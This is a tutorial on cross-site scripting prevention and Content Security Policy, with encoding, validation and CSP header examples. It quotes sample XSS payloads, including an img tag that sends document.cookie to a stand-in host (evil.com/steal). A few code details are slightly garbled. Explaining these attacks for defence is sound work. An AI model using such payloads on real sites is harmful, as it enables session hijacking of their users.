Cross-site scripting prevention and content security policies are essential measures for protecting web applications from client-side attacks.
XSS vulnerabilities occur when applications include untrusted input in web pages without proper validation or encoding, allowing attackers to execute malicious scripts in users’ browsers.
Content Security Policy provides a browser-enforced mechanism that restricts the sources from which scripts, styles, and other resources can be loaded, reducing the impact of potential XSS attacks.
Understanding Cross-Site Scripting (XSS)
Cross-site scripting (XSS) occurs when an attacker injects harmful scripts into a trusted website, which then runs in users' browsers as if legitimate. Let's break down its types, impacts, and why it's a top OWASP risk.
XSS exploits the trust browsers place in server-delivered content. Attackers sneak in code via user inputs like forms or URLs, tricking the browser into executing it.
Types of XSS Attacks
Developers encounter three main flavors of XSS, each with unique attack vectors and defenses. Recognizing them helps you choose the right prevention strategy.
1. Reflected XSS: Malicious script bounces back immediately in the server's response, often via URL parameters. Example: A search box echoes ?q=<script>alert('Hacked')</script> without sanitization, popping an alert on the results page.
2. Stored XSS: Script persists in the database (e.g., a comment) and loads for every visitor. High impact on forums—imagine injected code stealing cookies from all users.
3. DOM-based XSS: Happens client-side when JavaScript manipulates the DOM unsafely, like document.write(location.hash) parsing attacker-controlled fragments.
Real-World Impact of XSS
XSS isn't theoretical—it's exploited daily. In 2024, breaches via XSS affected over 20% of reported web vulns per Verizon DBIR.
Attackers use it for session hijacking (stealing cookies via document.cookie), keylogging, or defacement.
A Practical Example: An e-commerce site's review section stores unsanitized HTML, letting attackers inject <img src="evil.com/steal?cookie="+document.cookie> that loads invisibly for buyers.
Core Prevention Techniques for XSS
Preventing XSS starts with treating all user input as untrusted—never render it directly. OWASP recommends output encoding as the gold standard, paired with safe coding habits.
These methods form a defense-in-depth approach: encode outputs, validate inputs, and use secure frameworks.
Output Encoding and Escaping

Always encode user-generated content based on context—HTML, JS, CSS, or URLs demand different escapes.
1. Identify context: Before outputting data, note where it lands (e.g., inside <div>userInput</div> is HTML body).
2. Apply encoding: Use libraries to escape special chars like < to <.
3. Test rigorously: Inject payloads and verify they render as text.
Practical Example in Python Flask
from markupsafe import escape

return f"<p>{escape(user_input)}</p>"  # Renders <script> as text
1. HTML encoding: Escape <>&"' (use html.escape() in Python).
2. JavaScript encoding: Hex-encode and quote (e.g., OWASP JavaScript Encoder).
3. URL encoding: %XX for query params.
Input Validation and Sanitization
Validation rejects bad input upfront; sanitization cleans it for safe use. Combine both for robustness.
1. Allowlisting: Permit only expected chars (e.g., alphanumeric for usernames: ^[a-zA-Z0-9]+$).
2. Blacklisting pitfalls: Avoid—attackers bypass easily (e.g., Unicode tricks).
3. Libraries: Use DOMPurify (JS) or Bleach (Python) for HTML sanitization.
Example Process
.png)
In Node.js with express-validator
const { body } = require('express-validator');

body('comment').isLength({ max: 500 }).trim().escape();
Implementing Content Security Policy (CSP)
Content Security Policy (CSP) is a browser header (HTTP or meta tag) that declares trusted sources for scripts, styles, and more—stopping XSS even if injection succeeds. As of CSP Level 3 (2023+ browser support), it's more flexible with nonces and reporting.
CSP shifts enforcement to browsers, reducing server load. Set it via Content-Security-Policy header for maximum control.
Setting Up CSP Basics
Start simple, then refine. Nonces (random tokens) allow specific inline scripts safely.
1. Generate nonce: Per-request random base64 string (e.g., crypto.randomBytes(16)).
2. Header example: Content-Security-Policy: default-src 'self'; script-src 'self' 'nonce-{random}';
3. Meta fallback: <meta http-equiv="Content-Security-Policy" content="..."> for static sites.
Practical Flask Setup
import secrets

nonce = secrets.token_urlsafe(16)

response.headers['Content-Security-Policy'] = f"script-src 'self' 'nonce-{nonce}'"
Directives:
default-src 'self': Blocks external unless specified.
style-src 'self' https://trusted.cdn: Allows stylesheets.
img-src 'self' data:: Permits images and data URIs.
Advanced CSP Features and Reporting
Modern CSP includes reporting for monitoring violations—key for production.
1. Nonce vs. Hash: Nonce for dynamic scripts; 'sha256-{hash}' for static inline.
2. Strict Dynamic: 'script-src 'strict-dynamic' 'nonce-xyz' trusts nonce-marked scripts and their loads (ideal for module bundlers).
3. Reporting: report-uri /csp-report or report-to endpoint logs violations.
Example violation report (JSON)
{"csp-report": {"document-uri": "...", "blocked-uri": "evil.com/script.js"}}Best Practices and Common Pitfalls
Layer defenses: CSP + encoding beats either alone. Audit with tools like OWASP ZAP.
1. Enable HttpOnly/Secure cookies to block JS access.
2. Use frameworks like React (auto-escapes JSX) or Django templates.
Pitfalls: Inline eval() bypasses CSP; test third-party libs.
Regularly scan with SAST tools and update CSP as features evolve.
